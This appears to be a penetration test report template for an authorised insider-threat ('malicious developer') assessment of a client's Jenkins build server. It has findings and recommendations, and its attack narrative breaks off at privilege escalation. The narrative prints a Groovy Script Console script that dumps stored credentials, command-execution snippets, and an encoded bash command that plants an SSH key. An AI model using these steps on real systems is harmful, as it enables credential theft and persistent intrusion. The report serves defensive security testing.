



[CLIENT]

Malicious Developer Assessment

[DATE]

Confidentiality Statement

All information in this document is provided in confidence. It may not be modified by or disclosed to a third party (either in whole or in part) without the prior written approval of White Knight Labs (WKL). WKL will not disclose to any third-party information contained in this document without the prior written approval of [CLIENT].

Document Control

Date	Change	Change by	Issue
[DATE]	Document Created	[ENGINEER]	V0.1
[DATE]	Document Published	[ENGINEER]	V1.0

Document Distribution

Name	Company	Format	Date
[CLIENT CONTACT]	[CLIENT]	PDF	[DATE]

White Knight Labs Contact Details

Address	White Knight Labs 10703 State Highway 198 Guys Mills PA 16327
Contact	Tel: +1 (877) 864-4204 Mob: +1 (814) 795-3110 Email: info@whiteknightlabs.com



Table of Contents

Executive Summary	3
Scoping and Rules of Engagement.....	4
Summary of Findings	7
Malicious Developer Assessment Methodology	10
Attack Narrative	13
Objective #1: Source Code Review.....	14
Objective #2: Decrypt Jenkins Environment Variables.....	15
Objective #3: Code Execution via Jenkins	17
Objective #4: Install C2 on Build Server.....	25
Objective #5: Lateral Movement.....	27
Additional Attack Avenues and Impact.....	30
Malicious Developer Assessment Findings	33
Finding: Critical – Critical Information Stored in Cleartext.....	33
Finding: Critical – Root Private Key Reuse	35
Finding: Critical – Shared User Accounts.....	37
Finding: High – Docker Privilege Escalation	38
Finding: High – Weak Administrative Password Hash	39
Finding: High – Lack of Endpoint Protection	41
Finding: Medium – Insufficient Network Monitoring and Intrusion Detection Systems.....	42
Finding: Medium – Insufficient Audit Logging.....	43
Finding: Medium – Unpatched Jenkins Service and Outdated Plugins	44
Finding: Medium – Inadequate Anomaly Detection.....	45
Finding: Medium – Ineffective Firewall Configuration.....	46
Finding: Medium – Improper HTTPS Inspection	47
Finding: Low – SSH Root Login	48
Conclusion	50
Appendix A: Artifacts.....	51
Appendix B: Risk Profile	52

Executive Summary

From [DATE] to [DATE], White Knight Labs (WKL) conducted a Malicious Developer Assessment for [CLIENT]. The primary objective was to mimic the access of a compromised developer and evaluate the potential damage that could be inflicted by an insider threat with those privileges. Additionally, [CLIENT] hosts were investigated for any potential indicators of compromise (IOCs) that a malicious insider could have left behind.

Throughout the assessment, WKL successfully achieved all assigned objectives, illuminating potential vulnerabilities within the network infrastructure. Of particular concern was the unauthorized access WKL gained to the root user account on the server, which poses a significant security risk. This breach allowed WKL to access sensitive information, raising concerns about data protection and access controls within the organization. Most significantly, the existence of cleartext credentials puts sensitive customer data and proprietary information at risk of being compromised.

WKL's success extended to compromising [CLIENT]'s backup server. This highlights both the organization's vulnerability to unauthorized access and the risks it presents to backup systems that provide critical data protection.

Perhaps most concerning was WKL's ability to obtain administrative access to cloud and database resources based on the discovery of cleartext credentials. This poses a severe security risk that could lead to a full network takeover and unauthorized access to critical systems.

In addition to these findings, it was evident that [CLIENT]'s network segmentation could benefit from enhancement. Implementing network segmentation strategies, including micro-segmentation, would create isolated zones within the network, restricting lateral movement and communication in case of a breach.

One prominent finding was the need for improvement in logging capabilities. This report recommends [CLIENT] refine its logging practices, as well as conduct regular training and awareness programs for employees and users. Additionally, strengthening access controls and privilege management, following the principle of least privilege (POLP), is essential to mitigate the risk of unauthorized access to sensitive information.

Commissioning this Malicious Developer Assessment reflects [CLIENT]'s commitment to the security of its business and its clients. By implementing the recommendations presented in this report, [CLIENT] will make significant strides towards enhancing its security posture, protecting sensitive data, and strengthening its resilience against evolving insider threats.



Scoping and Rules of Engagement

While malicious actors are unrestricted in their actions, White Knight Labs (WKL) recognizes the importance of scoping assessments to ensure timely completion and protect third parties not involved in the engagement. The following limitations were applied to this engagement:

- **Malicious Developer Assessment:** The Malicious Developer Assessment involved simulating the actions of a potential malicious developer within the network. This simulated attacker, conducted by WKL, mimicked the access of a compromised developer. WKL aimed to evaluate the effectiveness of security measures against a threat that has gained unauthorized access to the internal network. The assessment focused on examining code execution via Jenkins access and identifying vulnerabilities that could lead to further compromise. This encompassed escalating privileges and identifying critical data assets within the designated network, often referred to as the "crown jewels." To conduct this assessment, [CLIENT] provided WKL with a VPN config, credentials for the internal network, and access to source code. This permitted WKL to mimic the actions an insider threat would perform on the network, and in turn, allowed for a comprehensive exploration of internal network dynamics and security protocols.

WKL conducted the engagement test in two parts:

- **Black-Box Testing:** In a black-box engagement, the consultant does not have access to internal information, nor is the consultant granted internal access to the client's applications or network. The consultant's role is to perform reconnaissance to gather the necessary sensitive knowledge, placing them in a position similar to that of a typical attacker.
- **White-Box Testing:** In a white-box engagement, the security consultant is granted complete access to applications and systems. This allows the consultant to view source code and be provided with high-level privilege accounts to the network. The purpose of white-box testing is to identify potential weaknesses in areas such as logical vulnerabilities, security exposures, misconfigurations, code quality, and defensive measures.

The assessment was conducted in adherence to a well-defined set of rules and scope. The objectives for this Malicious Developer Assessment were clearly defined:

- **Jenkins Code Execution:** Execute code via Jenkins access to escalate privileges and establish persistence on the server.
- **Establish Command and Control (C2):** Install a C2 implant on the Build server for long term persistence and access.



- **Inspect Source Code:** Examine [CLIENT] source code for the presence of cleartext credentials that could allow an attacker to further their access in the environment.
- **Conduct Lateral Movement:** Move laterally to the database servers and/or backup servers to show impact.
- **Hunt for Sensitive Information:** Decrypt and inspect Jenkins environment variables for any sensitive information and/or credentials.
- **Modify Jenkins Pipeline:** Attempt to modify the integrity of the Jenkins build pipeline in any way.


The following timeline details the engagement from start to finish of the [CLIENT] network:

- **Kickoff Call** – [DATE]
- **Engagement Testing** – [DATE] – [DATE]
- **Debrief Call** – TBD

[CLIENT] Risk Rating

WKL calculated the risk to [CLIENT] based on exploitation likelihood (ease of exploitation) and potential impact (potential business impact to the environment).

Overall Risk Rating: High



Summary of Findings

During the testing phase of the Malicious Developer Assessment, a comprehensive evaluation of [CLIENT]'s network security was conducted. This included a specific focus on assessing the network's ability to detect and respond effectively to various attack techniques. The Malicious Developer Assessment involved simulating potential malicious insider actions within the network environment. Led by White Knight Labs (WKL), this simulated adversary aimed to gauge the effectiveness of the network's security measures against an unauthorized intruder with internal access.

The assessment concentrated on analysing lateral movement capabilities and identifying vulnerabilities that could lead to further compromise, including privilege escalation and identification of critical data assets referred to as the "crown jewels." The subsequent findings and recommendations are summarized below, organized into two main categories: "Areas Needing Improvement and Ongoing Investment" and "Strategic Initiatives to Strengthen Overall Security Posture."

Areas Needing Improvement and Ongoing Investment:

Implement and enforce a least privilege access model:

Adopt and rigorously enforce the principle of least privilege (POLP) across the network. This involves assigning users only the minimum permissions necessary to perform their tasks. Regularly review and adjust permissions to ensure that users have access only to the resources and systems they require for their roles, minimizing the potential impact of any compromised accounts.

Enhance network configurations to impede lateral movement:

Implement network segmentation and micro-segmentation strategies to create isolated zones within the network. By partitioning the network into smaller segments, [CLIENT] can limit the lateral movement of attackers in case of a breach. Ensure that firewall rules are well-defined, only allowing necessary communication between segments.

Improve detection mechanisms for credential enumeration:

Invest in advanced detection mechanisms that can identify abnormal behavior associated with credential enumeration attempts. Similarly, utilize behavior-based anomaly detection to identify unusual access patterns, such as multiple failed login attempts or rapid authentication requests, and trigger alerts for potential threats.

Inventory and Baseline Applications: Create an inventory of all applications and executables currently in use across the network. This baseline will serve as the foundation for implementing allowlisting rules.

Strategic Initiatives to Strengthen Overall Security Posture:

- **Application Control:** Implement application control policies to restrict the installation and execution of unapproved or potentially harmful software. This includes preventing the use of unsigned or unauthorized applications.
- **Prioritize Attack Surface Reduction Measures:** Based on the identified attack vectors, prioritize the implementation of measures to reduce the attack surface. Focus on high-risk areas that could be exploited by attackers.
- **Implement Network Segmentation:** Further enhance network segmentation as a means of reducing the attack surface. Create isolated zones within the network and implement strict firewall rules to limit lateral movement and communication.

In conclusion, the testing conducted during the Malicious Developer Assessment provided actionable insights into [CLIENT]'s network security landscape. By addressing the identified areas needing improvement and investing in initiatives to strengthen the overall security posture, [CLIENT] can significantly increase its resilience against evolving cyber threats.

The summary of findings highlights both the areas requiring immediate improvement and the strategic initiatives necessary to fortify [CLIENT]'s security posture. By addressing these recommendations, [CLIENT] can continue to strengthen its defence against evolving cyber threats.

Overview Of Malicious Developer Findings:

Assessment Type	Critical	High	Medium	Low	Info
Malicious Developer Assessment	3	3	6	1	0

Malicious Developer Findings Identified

Listed below are specific findings that WKL identified during the testing of the Malicious Developer Assessment.

Risk	Vulnerability	Type
Critical	Critical Information Stored in Cleartext	Internal
Critical	Root Private Key Reuse	Internal
Critical	Shared User Accounts	Internal
High	Docker Privilege Escalation	Internal
High	Weak Administrative Password Hash	Internal
High	Lack of Endpoint Protection	Internal
Medium	Insufficient Network Monitoring and Intrusion Detection Systems	Internal
Medium	Insufficient Audit Logging	Internal
Medium	Unpatched Jenkins Service and Outdated Plugins	Internal
Medium	Inadequate Abnormal Detection	Internal
Medium	Ineffective Firewall Configuration	Internal
Medium	Improper HTTPS Inspection	Internal
Low	SSH Root Login	Internal

Malicious Developer Assessment Methodology

The Malicious Developer Assessment, conducted by White Knight Labs, is a comprehensive evaluation designed to assess and enhance your organization's defensive capabilities against modern cyber threats. By simulating real-world attack scenarios, this assessment validates the effectiveness of your detection, response, and mitigation strategies, ultimately bolstering your overall security posture.



1. Introduction:

- The Malicious Developer Assessment involves a tactical approach focused on achieving specific objectives that simulate potential actions of malicious insiders. Our methodology focuses on adopting the perspective of a disgruntled employee seeking to compromise sensitive assets, allowing us to uncover vulnerabilities and provide actionable recommendations to enhance your overall security posture.

2. Pre-Assessment Preparation:

- **Engagement Kick-off:** Initiate the assessment by conducting a collaborative kick-off meeting with key stakeholders. Clarify assessment goals, objectives, scope, and expected outcomes.
- **Information Collection:** Gather essential information, including network architecture diagrams, access credentials, security policies, and any relevant historical security assessments.

3. Threat Scenario Development:

- **Objective Setting:** Collaborate with your team to define specific objectives for the assessment, replicating scenarios where malicious insiders might exploit vulnerabilities.
- **Objective Scoping:** Scope each objective to ensure they align with the goals of the assessment and encompass potential insider threat scenarios.

4. Objective Execution:

- **Objective Simulations:** Execute simulations designed to achieve the predefined objectives, replicating actions that a malicious insider might take to compromise sensitive information.
- **Realistic Scenario Emulation:** Employ a variety of techniques and tools to replicate realistic attack scenarios, without engaging in vulnerability scanning or penetration testing.

5. Malicious Developer Objectives:

- **Gaining Administrative Access to Critical Systems:** Simulate attempts to gain administrative access to critical systems, mimicking the actions of an insider seeking to access sensitive data or cause network damage.
- **Accessing Sensitive File Share Information:** Replicate efforts to access sensitive file share information, such as proprietary software, customer data, or trade secrets, to identify potential data leakage risks.
- **Stealing Valuable Intellectual Property:** Emulate scenarios where insiders attempt to steal valuable intellectual property, such as proprietary software or confidential business plans, for personal gain or to harm the organization.

6. Reporting and Recommendations:

- **Objective-Based Findings:** Summarize findings based on the executed objectives, outlining observed behaviors, potential vulnerabilities, and areas for improvement.
- **Actionable Recommendations:** Provide practical recommendations tailored to address identified risks, fortifying your organization against potential insider threats.
- **Objective-Based Insights:** Offer insights into how attackers might exploit vulnerabilities related to the executed objectives, empowering you to proactively mitigate risks.

7. Debrief and Strategic Planning:

- **Client Debriefing:** Conduct a debriefing session with stakeholders to present findings, discuss potential implications, and explain recommended strategies for improvement.
- **Strategic Planning:** Collaborate with your security team to plan and prioritize the implementation of recommended security enhancements, focusing on minimizing insider threat risks.

The Malicious Developer Assessment methodology aligns with your organization's needs to effectively simulate potential insider threats. By achieving specific objectives that replicate real-world scenarios, we identify vulnerabilities and guide you toward strengthening your security posture against potential internal risks.

Attack Narrative

The following sections outline the methods employed to accomplish each of the stated objectives. The process commenced with the acquisition of unsecured credentials, followed by the escalation of privileges, and culminated in the lateral movement towards the critical servers within [CLIENT]'s infrastructure—all aimed at attaining the pre-defined goals.

For record-keeping purposes, the following IP addresses were utilized by the WKL engineers to connect to the VPN:

- [IP ADDRESS]

The attack narrative is presented in approximately chronological order to provide the sequence of events that led to the completion of objectives. Detailing this step-by-step process will allow [CLIENT] to replicate the attack paths and understand the vulnerabilities on a more granular level.

The upcoming attack narrative sections can be “logically” broken down in approximately three phases:

1. Source Code Review:
 - Objective #1: Hunt for Cleartext Credentials
2. Complete the Main Objectives:
 - Objective #2: Decrypt Jenkins Environment Variables
 - Objective #3: Code Execution via Jenkins
 - i. Enumeration
 - ii. Privilege Escalation
 - Objective #4: Install C2 on Build Server
 - Objective #5: Lateral Movement
 - i. Install C2 on Backup Server
3. Exhibit Additional Impact:
 - Access to Backups, Snapshots, and Proprietary Data
 - [DATABASE] Credentials in Cleartext
 - Cleartext Credentials in Backup Scripts

Objective #1: Source Code Review

The engagement commenced when [CLIENT] provided WKL with access to their private GitHub to simulate the access of the compromised developer. WKL initiated a manual review first and then implemented the tool trufflehog to go through the code repositories (repos). A potential private key was uncovered from the '[FILE NAME]' file in the [REPO NAME] repo.

```

Found unverified result 🐛🔑?
Detector Type: PrivateKey
Decoder Type: PLAIN
Raw result: -----BEGIN RSA PRIVATE KEY-----
M
s

p
-----END RSA PRIVATE KEY-----
File:      .jenkins-master/jenkins.plugins.xml
Line: 12

```

Figure 1 – jenkins.[NAME].xml Private Key


Objective #2: Decrypt Jenkins Environment Variables

Variables

The WKL engineers then moved to the Jenkins server, to which they were provided an administrative account. This replicates the access a malicious developer would have. Please note that as of this writing, it is no longer common practice to provide all developers with administrative access.

The first goal was to decrypt Jenkins environment variables. Afterwards, the data was reviewed to determine whether sensitive information had been inadvertently stored. Items such as passwords and private keys could be utilized to escalate privileges in the environment and move laterally towards critical servers.

Due to the administrative permissions, WKL could access the Groovy Script Console in Jenkins. From there, code was executed via the Script Console to decrypt the Jenkins Environment variables.



Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, [REDACTED].*, and [REDACTED].* are pre-imported.

```
1 import jenkins.model.*
2 import [REDACTED].plugins.credentials.*
3 import [REDACTED].plugins.credentials.impl.*
4 import [REDACTED].plugins.credentials.domains.*
5 import [REDACTED].jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey
6 import org.jenkinsci.plugins.plaincredentials.StringCredentials
7 import org.jenkinsci.plugins.plaincredentials.impl.FileCredentialsImpl
8
9 def showRow = { credentialType, secretId, username = null, password = null, description = null ->
10 println("${credentialType} : ".padLeft(20) + secretId?.padRight(38)+" | " + username?.padRight(20)+" | " + password
11 }
12
13 // set Credentials domain name (null means is it global)
```

Result

```
ssh priv key : 9[REDACTED]c | null | -----BEGIN RSA PRIVATE KEY-----
M[REDACTED]k
O[REDACTED]B
5[REDACTED]0
C[REDACTED]w
2[REDACTED]0
M[REDACTED]q
J[REDACTED]9
U[REDACTED]D
```

Figure 2 - Dumping Jenkins Secrets 1

```
204 ✓ 3 [redacted] 7
205   description: Migrated slack token
206   secret: [redacted]
207
208 ✓ 3: [redacted] 0
209   description: [redacted] db:restore
210   secret: [redacted]
211
212 ✓ 7: [redacted] 7
213   description: Slack oauth token
214   secret: x [redacted] I
215
216 ✓ f [redacted] f
217   description: Docker Repo Login
218   username: [redacted]
219   password: [redacted]
220
221 ✓ 5 [redacted] 9
222   description: Github API Looker user + token
223   username: [redacted]
224   password: g [redacted] Y
225
226 ✓ 9i [redacted] f
227   description: [redacted] db backup creds
228   username: [redacted]
229   password: [redacted]
230
231 ✓ d: [redacted] 3
232   description: [redacted] db backup creds
233   username: [redacted]
234   password: i [redacted]
235
236 ✓ 2 [redacted] c
237   description: [redacted] db backup creds
238   username: [redacted]
239   password: [redacted]
240
241 ✓ a [redacted] 5
242   description: Rollbar Backend-API Token
243   secret: 6 [redacted] 3
244
245 ✓ a [redacted] 6
246   description: Rollbar Backend-ExternalAPI Token
247   secret: b [redacted] I
248
249 ✓ 3i [redacted] b
250   description: Rollbar Backend-GeoAPI Token
251   secret: 4 [redacted] 4
252
253 ✓ 2 [redacted] a
254   description: Rollbar Frontend-App Token
255   secret: 1 [redacted] 2
256
257 ✓ 7 [redacted] 2
258   description: Rollbar Frontend-Presentation Token
259   secret: 7 [redacted] 5
```

Figure 3 - Dumping Jenkins Secrets 2

Review of the dumped Jenkins secrets revealed private keys, tokens, and cleartext passwords. This sensitive data was used to further the overall objectives of the engagement. Of note are the '[NAME]' credentials, which were retrieved in cleartext. These credentials were later used to access company backups and [CLIENT DATA].

Objective #3: Code Execution via Jenkins

The Groovy Script Console was then used to execute commands on the build server (**build.[NAME].net**). The console was used to execute commands to perform host enumeration in the context of the jenkins user. The image below highlights the 'id' command execution and output.

Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnosis (server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, [REDACTED].*, and [REDACTED].*

```
1 def proc = "id".execute();
2 def os = new StringBuffer();
3 proc.waitForProcessOutput(os, System.err);
4 println(os.toString());
```

Result

```
uid=112([REDACTED]) gid=117([REDACTED]) groups=117([REDACTED]),997([REDACTED])
```

Figure 4 - Command Execution

After initial enumeration was conducted, WKL engineers executed a base64 encoded command to add their SSH public key to the **[NAME]** file.

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.


```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'bash -c {echo,Y[REDACTED]R
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
```

Figure 5 - Adding SSH Pub Key


```
1 def proc = "[REDACTED]".execute();  
2 def os = new StringBuffer();  
3 proc.waitForProcessOutput(os, System.err);  
4 println(os.toString());
```

Result

ssh-rsa



Terminal output showing a large black redaction box covering the majority of the content. The visible text includes "ssh-rsa" at the top and "T" at the bottom right, which is circled in red.

Figure 6 – [NAME] file



Subsequently, WKL was able to SSH to **build.[NAME].net** ([IP ADDRESS]) as the **[NAME]** user.

```
@ubuntu:~/Desktop$ ssh @:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun                EST

System load:                0.0
Usage of /:                  42.7% of 96.73GB
Memory usage:               17%
Swap usage:                  0%
Processes:                   182
Users logged in:            0
IPv4 address for docker0:
IPv4 address for eth0:
IPv4 address for eth0:
IPv6 address for eth0:
IPv4 address for eth1:

Expanded Security Maintenance for Applications is not enabled.

19 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

1 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log

Last login: Fri                from
~ whoami && hostname

~ id
uid=112( ) gid=117( ) groups=117( ),997( )
```

Figure 7 - Access to build.[NAME].net as [NAME] user

Host Enumeration

Extensive enumeration on the build server uncovered multiple files inside the [FILE PATH] directory that contained cleartext credentials.

```
-rw-r----- 1 jenkins jenkins 7 Apr .jenkins/_history
-rw-r----- 1 jenkins jenkins 25439 Jun .jenkins/n
-rw-r----- 1 jenkins jenkins 140 Jul .jenkins/_history
drwxrwxr-x 5 jenkins jenkins 4096 Aug .jenkins/is
-rw-rw-r-- 1 jenkins jenkins 80 May .jenkins/in
drwxrwxr-x 15 jenkins jenkins 4096 Jun .jenkins/
drwxrwxr-x 3 jenkins jenkins 4096 Jul .jenkins/
-rw-rw-r-- 1 jenkins jenkins 75 Jul .jenkins/
-rw-rw-r-- 1 jenkins jenkins 163 Jul .jenkins/.log
drwxrwxr-x 4 jenkins jenkins 4096 Sep .jenkins/s
-rw-rw-r-- 1 jenkins jenkins 43738 Nov .jenkins/.2
-rw-r----- 1 jenkins jenkins 1368 Dec .jenkins/i
-rw-r----- 1 jenkins jenkins 15693 Feb .jenkins/plugins.xml
drwxr-xr-x 5 jenkins jenkins 4096 Feb .jenkins/m
drwxr-xr-x 12 jenkins jenkins 4096 May .jenkins/h
```

Figure 8 - Credential Files

The [FILE NAME] file contained multiple passwords and secrets for various services, including the **secretAccessKey** to an s3 bucket.

```
module.exports = {
  env: {
    name: ' '
  },
  database: {
    default: {
      connection: {
        user: ' ',
        password: ' ',
        database: ' '
      }
    },
  },
  geo: {
    connection: {
      user: ' ',
      password: ' '
    }
  },
  reporting: {
    connection: {
      user: ' ',
      password: ' '
    }
  },
  logging: {
    connection: {
      user: ' ',
      password: ' '
    }
  },
},
google: {
  apiKey: 'A: '
},
email: {
  apiKey: 'k '
},
s3: {
  endpoint: 'n .com',
  accessKeyId: 'W ',
  secretAccessKey: 'q s'
},
assets: {
  domain: ' .com',
  bucket: ' ',
  exportsBucket: ' '
},
domains: {
  api: 'http ',
  externalApi: 'http ',
  app: 'http ',
  proposal: 'http ',
  presentation: 'http ',
  geoApi: 'http '
},
looker: {
  clientId: 'd ',
  clientSecret: 'k '
}
}
```

Figure 9 - Credentials in [FILE]

Another file that contained cleartext credentials in the [FILE PATH] directory was the [FILE NAME] file. Although, these credentials appear to be for testing purposes.

```
cat
{
  "email": " ".com",
  "password":
}
```

Figure 9 – [FILE NAME] credentials


Additionally, cleartext credentials were found inside of the [FILE PATH] file. These credentials were later used to access the [URL] site, which contained backups, snapshots, and proprietary company data.

```
cat .history | grep
: 1 4:0; ./bin/docker-tag-exists.sh ckend- -beta c
: 1 6:0; ./bin/docker-tag-exists.sh ckend- -beta c
: 1 2:0; ./bin/docker-tag-exists.sh ckend- -beta c
: 1 6:0;http -a :| https: .net/v2/backend- -beta/tags/lis
: 1 2:0;http -a :| DELETE https://docker. .net/v2/backend-api-prod/
: 1 1:0;http -a :| DELETE https://docker. .net/v2/backend-externalapi-
: 1 3:0;http -a :| DELETE https://docker. .net/v2/backend- -prod/
: 1 3:0;http -a :| DELETE https://docker. .net/v2/backend- -prod/n
: 1 9:0;http -a :| DELETE https://docker. .net/v2/frontend-
: 1 0:0;http -a :| DELETE https://docker. .net/v2/frontend-presentation-
: 1 7:0;http -a :| DELETE https://docker. .net/v2/frontend-app-prod/
: 1 5:0;cat .history | grep
: 1 1:0;cat .history | grep
```

Figure 10 - Creds in [FILE NAME]

Privilege Escalation

User enumeration revealed that the **[NAME]** user is a member of the **[NAME]** group. Based on the way the docker daemon runs, being a member of the **[NAME]** group essentially grants root access to the system. WKL used this group access to escalate privileges on the build server and gain root access.




```

